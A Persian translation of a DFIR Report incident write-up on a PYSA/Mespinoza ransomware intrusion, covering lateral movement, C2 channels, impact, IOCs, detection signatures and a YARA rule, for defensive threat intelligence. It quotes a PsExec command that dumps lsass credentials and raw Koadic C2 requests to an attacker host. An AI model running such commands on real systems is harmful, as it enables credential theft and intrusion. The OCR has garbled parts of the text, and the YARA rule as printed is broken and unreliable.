- BitLocker Recovery Keys (if implemented);
- ACLs (DACLs and SACLs) for the Domain, OUs, Root Containers, GPO, Users, Computers and Groups objects;
- GPOReport (requires RSAT);
- Kerberoast (not included in the default collection method); and
- Domain accounts used for service accounts (requires privileged account and not included in the default collection method).

این موارد با استفاده از PowerShell، مانند دستور `ps` برای فهرست کردن فرآیندهای در حال اجرا روی سیستم‌ها انجام شد.

حرکت جانبی

اولین حرکت جانبی تنها ۳ دقیقه پس از دسترسی اولیه توسط تهدیدگر انجام شد. RDP از میزبان beachhead به یک کنترل‌کننده دامنه با استفاده از حساب کاربری معتبری که برای دسترسی به اولین میزبان استفاده کرده بودند، آغاز شد. RDP به عنوان اولین روش انتخابی در هنگام دسترسی به سیستم‌های مختلف در سراسر محیط ادامه یافت. پس از چند ساعت، تهدیدگران تصمیم به خودکارسازی برخی از جمع‌آوری اعتبارنامه‌ها گرفتند و از PsExec برای اجرای یک اسکریپت پاورشل استفاده کردند که comsvcs.dll را برای دامپ کردن lsass فراخوانی می‌کرد.

```
PsExec.exe –d \\HOST -u "DOMAIN\USER" -p "PASSWORD" -accepteula -s cmd /c
"powershell.exe -ExecutionPolicy Bypass -file
\\DOMAINCONTROLLER\share$\p.ps1"
```

فرماندهی و کنترل

تهدیدگران از ۳ کانال C2 مختلف، یعنی RDP، PowerShell Empire و Koadic استفاده کردند. IPهای استفاده شده برای حفظ دسترسی از طریق RDP:

۱۹۸.۹۶.۱۵۵.۳

۲۳.۱۲۹.۶۴.۱۹۰

۱۸۵.۲۲۰.۱۰۰.۲۴۰

Empire

۱۹۴.۳۶.۱۹۰.۷۴:۴۴۳

Certificate [b8:20:c2:db:b6:b8:f4:0f:61:a5:c0:27:40:89:e6:30:cd:db:05:5e[

Not Before 2020/09/17 18:38:42

Not After 2021/09/17 18:38:42

Public Algorithm rsaEncryption

JA3: 5e12c14bda47ac941fc4e8e80d0e536f

JA3s: 0eec924176fb005dfa419c80ab72d27c

```
POST /VtgyT?Q0876J2GJ1=331040ce8af14667b3550a4c06f22999;ILAF5V97IL=; HTTP/1.1
Connection: Keep-Alive
Content-Type: application/octet-stream
Accept: */*
Accept-Language: en-US
Referer: http://45.147.231.210:9999/VtgyT
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
encoder: 1252
shellchcp: 437
Content-Length: 176
Host: 45.147.231.210:9999
```

ثبت‌نام (Check-in) در سرور فرماندهی و کنترل Koadic با آدرس ۴۵.۱۴۷.۲۳۱.۲۱۰:۹۹۹۹ و اجرای دستور

```
GET /VtgyT?Q0876J2GJ1=331040ce8af14667b3550a4c06f22999;ILAF5V97IL=;\..\..\..\./mshtml,RunHTMLApplication HTTP/1.1
Accept: */*
Accept-Language: en-US
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.3; Win64; x64; Trident/7.0; .NET4.0E; .NET4.0C)
Host: 45.147.231.210:9999
Connection: Keep-Alive
```

خروج داده

اگرچه در طول این نفوذ هیچ خروج داده‌ای به صورت متن ساده مشاهده نشد، canary documents ساعاتی پس از باج‌گیری توسط تهدیدگران باز شدند، که تأیید می‌کند ساعت‌های سپری شده در شبکه قبل از باج‌گیری برای جمع‌آوری فایل‌ها استفاده شده است. آدرس‌های IP مبدأ از این سندهای قناری نیز مانند اتصالات RDP، گره‌های خروجی Tor بودند. از آنجایی که هیچ خروج داده‌ای به صورت متن ساده مشاهده نشد، ما ارزیابی می‌کنیم که خروج داده از طریق یکی از کانال‌های فرماندهی و کنترل، یعنی RDP، Empire یا Koadic انجام شده است.

تأثیر


حدود ساعت ۷.۵، تهدیدگران استقرار باج‌افزار را آغاز کردند. دو فایل از طریق RDP روی هر سیستم رها شدند:

یک اسکریپت پاورشل و یک فایل اجرایی باج‌افزار


PYSA. C:\Users\USER\Downloads\svchost.exe

C:\Users\USER\Downloads\p.ps1

هدف از اسکریپت پاورشل، غیرفعال کردن ابزارهای امنیتی بود که ممکن است در طول نفوذ غیرفعال نشده بودند. علاوه بر این، اسکریپت بسیاری از فرآیندهای سرور و پایگاه داده را متوقف می‌کرد تا امکان رمزگذاری فایل‌هایی را فراهم کند که در غیر این صورت ممکن بود توسط فرآیندهای در حال اجرا قفل شده باشند.



در نهایت، فایل اجرایی باج‌افزار اجرا شد و سیستم‌ها باج‌گیری شدند.



IOCs

MISPPrivhttps://misppriv.circl.lu/events/view/81105OTX
https://otx.alienvault.com/pulse/5fbb23c7dfc6aa0ffd92d27f

Network

۱۹۸.۹۶.۱۵۵.۳

۲۳.۱۲۹.۶۴.۱۹۰

۱۸۵.۲۲۰.۱۰۰.۲۴۰

http://45.147.231.210:9999/8k6Mq

http://45.147.231.210:9999/VtgyT

۴۵.۱۴۷.۲۳۱.۲۱۰

۱۹۴.۳۶.۱۹۰.۷۴

https://194.36.190.74

File

svchost.exe

bd395971a7eb344673de513a15c16098

1db448b0f1adf39874d6ea6b245b9623849f48e5

df0cd6a8a67385ba67f9017a78d6582db422a137160176c2c5c3640b482b4a6c

p.ps1

2df8d3581274a364c6bf8859c9bdc034

8af4bfcef0f3fefae3f33b86815a6f940b64f4b7

eb1d0acd250d32e16fbfb04204501211ba2a80e34b7ec6260440b7d563410def

p.ps1

1da1f49900268fa7d783feda8849e496

72f2352eab5cb0357bdf5950c1d0374a19cfdf99

0ab8f14e2c1e6f7c4dfa3d697d935d4fbef3605e15fd0d489d39b7f82c84ba7e

XEKFGUIQQB.hta

5266daf58dd34076e447474c7dce09b2

b0197a53a56939d3d9006df448bc46ef599bac31

81e0d5945ab7374caf2353f8d019873c88728a6c289884a723321b8a21df3c77

Detections

Network

ETPRO TROJAN Win32/Koadic CnC Checkin

ETPRO TROJAN Koadic Command Execution via CnC

ET SCAN Behavioral Unusual Port 445 traffic Potential Scan or Infection

ET POLICY Outbound MSSQL Connection to Non-Standard Port - Likely Malware

ET SCAN NMAP SIP Version Detect OPTIONS Scan

ET MALWARE Possible Metasploit Payload Common Construct Bind_API (from server(

GPL SNMP public access udp

ET SCAN Behavioral Unusual Port 139 traffic Potential Scan or Infection

ET SCAN Behavioral Unusual Port 135 traffic Potential Scan or Infection

ET SCAN Behavioral Unusual Port 445 traffic Potential Scan or Infection

ET SCAN Potential SSH Scan OUTBOUND

Sigma

win_hack_koadic

win_mshta_spawn_shell

win_susp_whoami

win_local_system_owner_account_discovery

win_susp_schtask_creation

win_susp_powershell_empire_launch sysmon_susp_vssadmin_ntds_activity

Yara

*/

YARA Rule Set

Author: The DFIR Report

Date: 2020-11-16

Identifier: Case 1010

Reference: https://thedfirreport.com/2020/11/23/pysa-mespinoza-ransomware/

```
/*
 */Rule Set/* ----------------------------------------------------------------
import "pe"
rule mespinoza_svchost}
meta:
description = "files - svchost.exe"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2020-11-16"
hash1 = "df0cd6a8a67385ba67f9017a78d6582db422a137160176c2c5c3640b482b4a6c"
strings:
$s1 = ".?AV?$TF_CryptoSystemBase@VPK_Encryptor@CryptoPP@@V?$TF_Base@VRandomizedTrapdoorFunction@CryptoPP@@VPK_EncryptionMessageEncoding" ascii
$s2 = "protonmail.com" fullword ascii
$s4 = "update.bat" fullword ascii
$s5 = ".?AV?$CipherModeFinalTemplate_CipherHolder@V?$BlockCipherFinal@$0A@VEnc@Rijndael@CryptoPP@@@CryptoPP@@VCBC_Encryption@2@@CryptoP" ascii
```

$s6 = ".?AV?$AlgorithmImpl@VCBC_Encryption@CryptoPP@@V?$CipherModeFinalTemplate_CipherHolder@V?$BlockCipherFinal@$0A@VEnc@Rijndael@Cryp" ascii

$s7 = ".?AV?$TF_ObjectImplBase@VTF_EncryptorBase@CryptoPP@@U?$TF_CryptoSchemeOptions@V?$TF_ES@URSA@CryptoPP@@V?$OAEP@VSHA1@CryptoPP@@VP" ascii

$s8 = ".?AV?$TF_ObjectImpl@VTF_EncryptorBase@CryptoPP@@U?$TF_CryptoSchemeOptions@V?$TF_ES@URSA@CryptoPP@@V?$OAEP@VSHA1@CryptoPP@@VP1363" ascii

$s9 = ".?AV?$TF_EncryptorImpl@U?$TF_CryptoSchemeOptions@V?$TF_ES@URSA@CryptoPP@@V?$OAEP@VSHA1@CryptoPP@@VP1363_MGF1@2@@2@H@CryptoPP@@UR" ascii

$s10 = ".?AV?$TF_EncryptorImpl@U?$TF_CryptoSchemeOptions@V?$TF_ES@URSA@CryptoPP@@V?$OAEP@VSHA1@CryptoPP@@VP1363_MGF1@2@@2@H@CryptoPP@@UR" ascii

$s11 = ".?AV?$TF_ObjectImplBase@VTF_EncryptorBase@CryptoPP@@U?$TF_CryptoSchemeOptions@V?$TF_ES@URSA@CryptoPP@@V?$OAEP@VSHA1@CryptoPP@@VP" ascii

$s12 = ".?AV?$AlgorithmImpl@VTF_EncryptorBase@CryptoPP@@V?$TF_ES@URSA@CryptoPP@@V?$OAEP@VSHA1@CryptoPP@@VP1363_MGF1@2@@2@H@2@@CryptoPP@@" ascii

$s13 = ".?AV?$TF_ObjectImpl@VTF_EncryptorBase@CryptoPP@@U?$TF_CryptoSchemeOptions@V?$TF_ES@URSA@CryptoPP@@V?$OAEP@VSHA1@CryptoPP@@VP1363" ascii

$s14 = "Check out our website, we just posted there new updates for our partners:" fullword ascii

$s15 = "Also, be aware that we downloaded files from your servers and in case of non-payment we will be forced to upload them on our web" ascii

$s16 = "E3AF7F517600CD3B9006519EA9E24F65CE0318C3F326A20C1C73F644F32C4CDCEE7A398153C29C4B844A7388D63946DEA

F232A47113B5608F58A42667FB4C573" ascii

$s17 = "30820220300D06092A864886F70D0101010500038202D0030820208028202010 09A673A7A8FD521FAE7C950BDFAA5F5EF3FFC13E75D35C9110080751117874E" ascii

$s18 = "A76229D9DAD792BF87826DBE0FFED40E7CEE781DF4E8B4AF086E21D41CE0912DAC6252A512B4C81F98E46F1268F7C55B5160A7B47FF7C33D2D0A1073C970FDAB" ascii

$s19 = "CE012C93EC57B77DB5D9D4C345E7F3A2564C09E728C8B88CCD6A824C070EDDA34DA7082665B0732783868CE38C5F2A78DADEB1D63423BCE555A6BC2D1BE49630" ascii

$s20 = ": ;+;6;?;E;" fullword ascii /* hex encoded string 'n/* '

condition:

uint16(0) == 0x5a4d and filesize < 2000KB and

)pe.imphash() == "b5e8bd2552848bb7bf2f28228d014742" or 8 of them(

}

MITRE

- External Remote Services – T1133
- Valid Accounts – T1078
- Graphical User Interface – T1061
- Mshta – T1218.005
- PowerShell – T1059.001
- Local Account – T1087.001
- Remote System Discovery – T1018
- File and Directory Discovery – T1083
- Domain Trust Discovery – T1482
- Account Discovery – T1087
- Scheduled Task – T1053.005
- Lateral Tool Transfer – T1570
- SMB/Windows Admin Shares – T1021.002
- Remote Desktop Protocol – T1021.001
- Credential Dumping – T1003
- LSASS Memory – T1003.001
    - Process Discovery – T1057
    - Standard Application Layer Protocol – T1071
    - Exfiltration Over C2 Channel – T1041
    - Data Encrypted for Impact – T1486

- Rundll32 – T1218.011 Internal case 1010

منبع:

https://thedfirreport.com/2020/11/23/pysa-mespinoza-ransomware/